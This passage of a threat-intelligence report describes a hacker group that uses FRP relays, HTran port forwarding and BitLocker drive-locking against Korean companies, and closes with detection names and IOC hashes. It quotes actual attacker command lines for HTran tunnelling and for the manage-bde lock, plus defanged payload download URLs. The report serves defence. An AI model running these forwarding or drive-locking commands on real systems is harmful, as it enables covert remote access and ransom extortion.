FRP tools were commonly used by hackers in ‘remote desktop connections’ and ‘masking attacker IP’. Remote desktop connection is a tool offered by baseline Windows, and refers to a method of connection using RDP communication to connect to a remote server and use it as if to use a local system. After the connection is established, the attacker IP is recorded as a log on the target PC and network device. However, FRP allows attackers to connect to the relay device and control the target PC. This allows masking the attacker IP in the PC. Attackers generally set the relay device location on the Korean corporate servers or international hosting

servers. In case of the Korean corporate server that have been once infilterated, it is difficult to detect the attackers when they access the particular corporate PC due to the Korean relay device IP. Thus, hackers install Frpc on corporate PCs that cannot be directly accessed, and install Frps on a relay server located in Korea or overseas to establish a connection with the target PC and attempt RDP communication.

The hacker group using FRP has the following characteristics.

1) Uses the same Frpc file name and path
2) Uses the Korean company's Frpc download URL
3) Uses the Korean company server as the relay (Frps) server

First, here are the Frpc installation paths identified in targeted Korean company systems.

%ALLUSERSPROFILE%\update.exe
%ALLUSERSPROFILE%\info.zip
%ALLUSERSPROFILE%\f.zip
%ALLUSERSPROFILE%\t.zip
%ALLUSERSPROFILE%\frpc.exe
%SystemDrive%\perflogs\update.exe
%SystemDrive%\temp\update.exe
%SystemDrive%\temp\info.zip
%SystemRoot%\temp\frpc.exe

[Table 3] The download path of the Frpc.exe often used by the attacker

The parts highlighed in red above [Table 3] are file names found identically across multiple companies, and certain groups of attackers have usually installed Frpc files under the names update.exe (update.zip) or info.exe (info.zip). Also, in the case of Frpc download URLs, these have been found to have been abusing infiltrated servers of Korean companies.

– hxxp://www.ive*.co[.]kr/uploadfile/ufaceimage/1/info.zip**
– hxxp://www.ive*.co[.]kr/uploadfile/ufaceimage/1/update.zip**
– hxxp://www.ive*.co[.]kr/uploadfile/ufaceimage/1/f.zip**

[Table 4] Frpc download URL used by the attacker

Besides these, the hackers have set even PCs that can be externally accessed through FRP, add seeing that the relay server program used in FRP (Frps) had been installed in particular Korean company systems, it is deemed that they are maintaining the connection by using Korean IP to avoid suspicion and also to mask their own IP. Thus it seems that the servers of Korean companies where Frps has been installed, are also overtaken by the hackers.

Currently, two Korean companies are identified as of 2022 for having servers that have been used as relay servers. As can be seen in the figure below, the server identified as Remote IP is the relay server and has Frps installed on it, and the local IP on the left is the server with Frps that the hackers intend to control, and installed.


1) A사

Create Time	Local IP	Remote IP	Action
2022-08-08 22:30:35	59.[illegible]8:64954	121.[illegible]31:8085	NetConnect
2022-08-05 08:30:35	61.[illegible]0:54624	121.[illegible]31:8085	NetConnect
2022-08-02 13:56:49	61.[illegible]:61290	121.[illegible]31:8085	NetConnect
2022-07-15 10:39:35	210[illegible]130:49548	121.[illegible]31:8083	NetConnect
2022-07-13 20:01:30	121[illegible]77:49392	121.[illegible]31:8084	NetConnect
2022-07-06 11:32:56	114[illegible]24:64538	121.[illegible]31:8083	NetConnect
2022-05-14 18:02:01	61.[illegible]:60451	121.[illegible]31:8080	NetConnect
2022-05-14 16:22:37	20[illegible]14:49278	121.[illegible]31:8081	NetConnect

2) B사

Create Time	Local IP	Remote IP	Action
2022-08-05 23:10:18	6[illegible]0:61550	61.[illegible]71:8089	NetAnotherCountryOut
2022-08-05 09:18:39	6[illegible]64330	61.[illegible]71:8088	NetAnotherCountryOut
2022-05-14 12:26:55	6[illegible]51351	61.[illegible]71:9000	NetAnotherCountryOut

The relay server can be connected as follows.



3.2. HTran(LCX)

Port forwarding is a feature where data transmitted from a certain port is forwarded to another port. Tools that support such port forwarding include HTran which is a major tool that has been in use from the past, and because the source code for this is public,

HTran is still being used by various hackers.

Here are the brief information of HTran tool and the actual attacks performed by hackers. First, the following 3 modes are supported on HTran.


```
210  * print version message                                                    *
211  *                                                                          *
212  ****************************************************************************/
213  void ver() {
214      printf("======================== HUC Packet Transmit Tool V%s ======================\n\n", VERSION);
215      printf("=========== Code by lion & bkbll, Welcome to http://www.cnhonker.com ==========\n\n");
216  }
217
218  /****************************************************************************
219  *                                                                          *
220  * print usage message                                                      *
221  *                                                                          *
222  ****************************************************************************/
223  void usage(char* prog) {
224      printf("[Usage of Packet Transmit:]\n\n");
225      printf(" %s -<listen|tran|slave> <option> [-log logfile]\n\n", prog);
226      printf("[option:]\n");
227      printf(" -listen <PassivePort> <ListenPort>\n");
228      printf(" -tran   <ListenPort> <DestHost> <DestPort>\n");
229      printf(" -slave  <DestHost> <DestPort> <ActiveHost> <ActivePort>\n\n");
230      return;
```

Out of these, the “-tran” mode offers the feature of forwarding the transmitted data to a particular address. The following command line is the actually used command after the hackers generated HTran under the name rdpclip. For your reference, rdpclip has the options out of its factors removed by the hackers modifying the source code, and instead runs identification on the types of features using the count of factors.

> %SystemRoot%\debug\rdpclip 110 127.0.0.1 3389

When it is run after receiving these factors, it binds to port 110 before forwarding them to the local port 3389 when the external hacker establishes a connection to port 110. Subsequently, when the hacker establishes a RDP connection to the infected system, instead of connecting to port 3389, they can connect to port 110 and use the remote desktop feature normally.

The following is a test using rdpclip which was used in the attacks, and a command which forwards the local port 4444 and 80 was executed. In this case, even if one connects externally to the address “192.168.204.131:4444”, they will achieve the same results as connecting to the port “192.168.204.131:80”.



Next, we have the “-listen” mode, where it receives 2 port numbers as factors and binds to each port while idling. If connections are established using both factors, the data received from one port is forwarded to the other port. Ordinarily, the “=listen” mode will be

used alongside the "-slave" mode. The "-slave" mode is similar to the "-tran" mode, and if the "-tran" mode awaits connections after opening a particular port of the local system, the "-slave" mode connects directly to the designated address.

The following is the same malware as above, with only the name changed to "p" and while the mode type is not transmitted as a factor, because the factor count is 4, is executed in "-slave" mode. When it is run after receiving these factors, it attempts a connection to the address **A(*1**.**.***.*8*):1000**, and when a connection is established, forwards to the local system's port 3389.

> p 1**.**.***.*8 1000 127.0.0.1 3389

In the system **A:1000**, HTran would be running as follows in "-listen" mode (for example, the first factor is set to 80). Accordingly, the hacker accesses the **A:80** address and is able to initiate RDP access on the target system. HTran, which was being run on **A**, forwards the data received from port 80 to port 1000 and this is because port 1000 is linked to the HTran which is in operation on the final target system. Finally, the HTran of the target system forwards the transmitted data to the local system's 3389 port.

> HTran.exe 1000 80

The following is another example. c.txt is the HTran and is a type without any particular modifications, and factors such as "-slave" are also used as-is. The HTran executed through the following command runs as a proxy between the addresses **B(*1**.***.**.*3*):443** and **C*(2**.***.**.6*):1433**. Thus, by accessing a particular path of **B**, the attacker is able to access the MS-SQL server of system **C:1433** or **C**.

> %SystemDrive%\webdriver\chrome\c.txt -slave 1**.***.**.*3 443 2**.***.**.6 1433


```
"targetProcess": {
  "imageInfo": {
    "fileObj": {
      "filePath": "%SystemDrive%\\webdriver\\chrome\\c.txt",
      "fileSize": 15360,
      "fileName": "c.txt"
    },
    "commandLine": "%SystemDrive%/webdriver/chrome/c.txt  -slave 1[illegible]3 443 2[illegible].6 1433"
  }
},
"parentProcess": {
  "imageInfo": {
    "fileObj": {
      "filePath": "%SystemRoot%\\syswow64\\inetsrv\\w3wp.exe",
      "fileSize": 21504,
      "fileName": "w3wp.exe"
```



4. Cases of Ransomware infection (BitLocker)

Out of the cases identified so far, there are few ransomware infections by the hacker group mentioned above. The hacker group does not make new ransomware, but instead abuses Windows' basic encryption program, BitLocker, to encrypt disks. BitLocker is a disk encryption tool provided and used by Windows, and is originally a tool used for disk security. This supports the command line method, and at its core, uses the command Manage-bde to enable the use of the BitLocker feature and when a drive is locked, a password is required to access it.

The hackers encrypted using the following command. The password could be set in the GUI screen when entering the command below.
(F: drive is an example)

CMD> "C:\Windows\System32\BitLockerWizardElev.exe" F:\ T

F: Encrypting the drive volume and entering the password to be used




After setting a password for the drive, it disables access to the drive with a lock command as follows.


```
CMD>   manage-bde  -lock  -ForceDismount F:
```

F: Locking the drive volume (access restricted)

Thus, when the drive is locked, the user must know the password in order to access it.



The Ransom Note used by hackers is as follows.



In summary of the infiltration process of this case, the hackers scan and attempt attacks on vulnerable corporate PCs such as IIS web servers or MS Exchange servers that are externally accessible. Afterward, they use Webshell to access a part of the system and abuse Potato or Exploit tools that support privilege escalation, thereby obtaining system privileges. Then, in order to be able to control the system easier, they install LCX or FRP tools and sets it to be accessed externally via RDP before performing internal proliferation and the final stage (information extraction and ransomware installation).

Accordingly. server managers must patch the server so that it is up to date and practice prevention of known vulnerabilities being exploited. Moreover, for externally open servers, security software must be used to restrict external access.

[File Detection]

– WebShell/Script.Generic (2020.12.11.09)
– WebShell/ASP.ASpy.S1361 (2021.02.02.03)
– WebShell/ASP.Generic.S1855 (2022.06.22.03)
– WebShell/ASP.Small.S1378 (2021.02.24.02)
– JS/Webshell (2011.08.08.03)
– HackTool/Win.SweetPotato.R506105 (2022.08.04.01)
– Exploit/Win.BadPotato.R508814 (2022.08.04.01)
– HackTool/Win.JuicyPotato.R509932 (2022.08.09.03)
– HackTool/Win.JuicyPotato.C2716248 (2022.08.09.00)
– Exploit/Win.JuicyPotato.C425839(2022.08.04.01)
– Exploit/Win.SweetPotato.C4093454 (2022.08.04.01)

– Exploit/Win32.Consoler.R372759 (2021.03.18.00)
– Exploit/Win.HiveNightmare.R433315 (2021.07.23.02)
– Malware/Win64.Generic.C3164061 (2019.04.20.01)
– Malware/Win64.Generic.C3628819 (2019.12.11.01)
– Exploit/Win.Agent.C4448815 (2021.05.03.03)
– Exploit/Win.CVE-2022-21999.C4963688 (2022.02.11.03)
– Trojan/Win.Generic.C4963786 (2022.02.11.04)
– Trojan/Win.Exploit.C4997833 (2022.03.08.01)
– Ransomware/Win.CVE.C5065885(2022.04.11.01)
– Exploit/Win.Agent.C5224192 (2022.08.17.00)
– Exploit/Win.Agent.C5224193 (2022.08.17.00)
– Unwanted/Win.Frpc.C5222534 (2022.08.13.01)
– Unwanted/Win.Frpc.C5218508 (2022.08.03.03)
– Unwanted/Win.Frpc.C5218510 (2022.08.03.03)
– Unwanted/Win.Frpc.C5218513 (2022.08.03.03)
– HackTool/Win.Frpc.5222544 (2022.08.13.01)
– HackTool/Win.Frp.C4959080 (2022.02.08.02)
– HackTool/Win.Frp.C5224195 (2022.08.17.00)
– Unwanted/Win.Frpc.C5162558 (2022.07.26.03)
– Malware/Win.Generic.C5173495 (2022.06.18.00)
– HackTool/Win.LCX.C5192157 (2022.07.04.02)

TAGGED AS:ASPXSPY, FRP, MALWARE, IIS, LCX, MS EXCHANGE, POTATO, PRIVILEGE ESCALATION

IOC related information

MD5

018dd881f5bf9181b70f78d7d38bd62a

0311ee1452a19b97e626d24751375652

055cc4c30260884c910b383bb81cf7c8

07191f554ed5d9025bc85ee1bf51f975

1b562817eadfb12f527bf25bf5c803b1

Additional IOCs are available on AhnLab TIP.

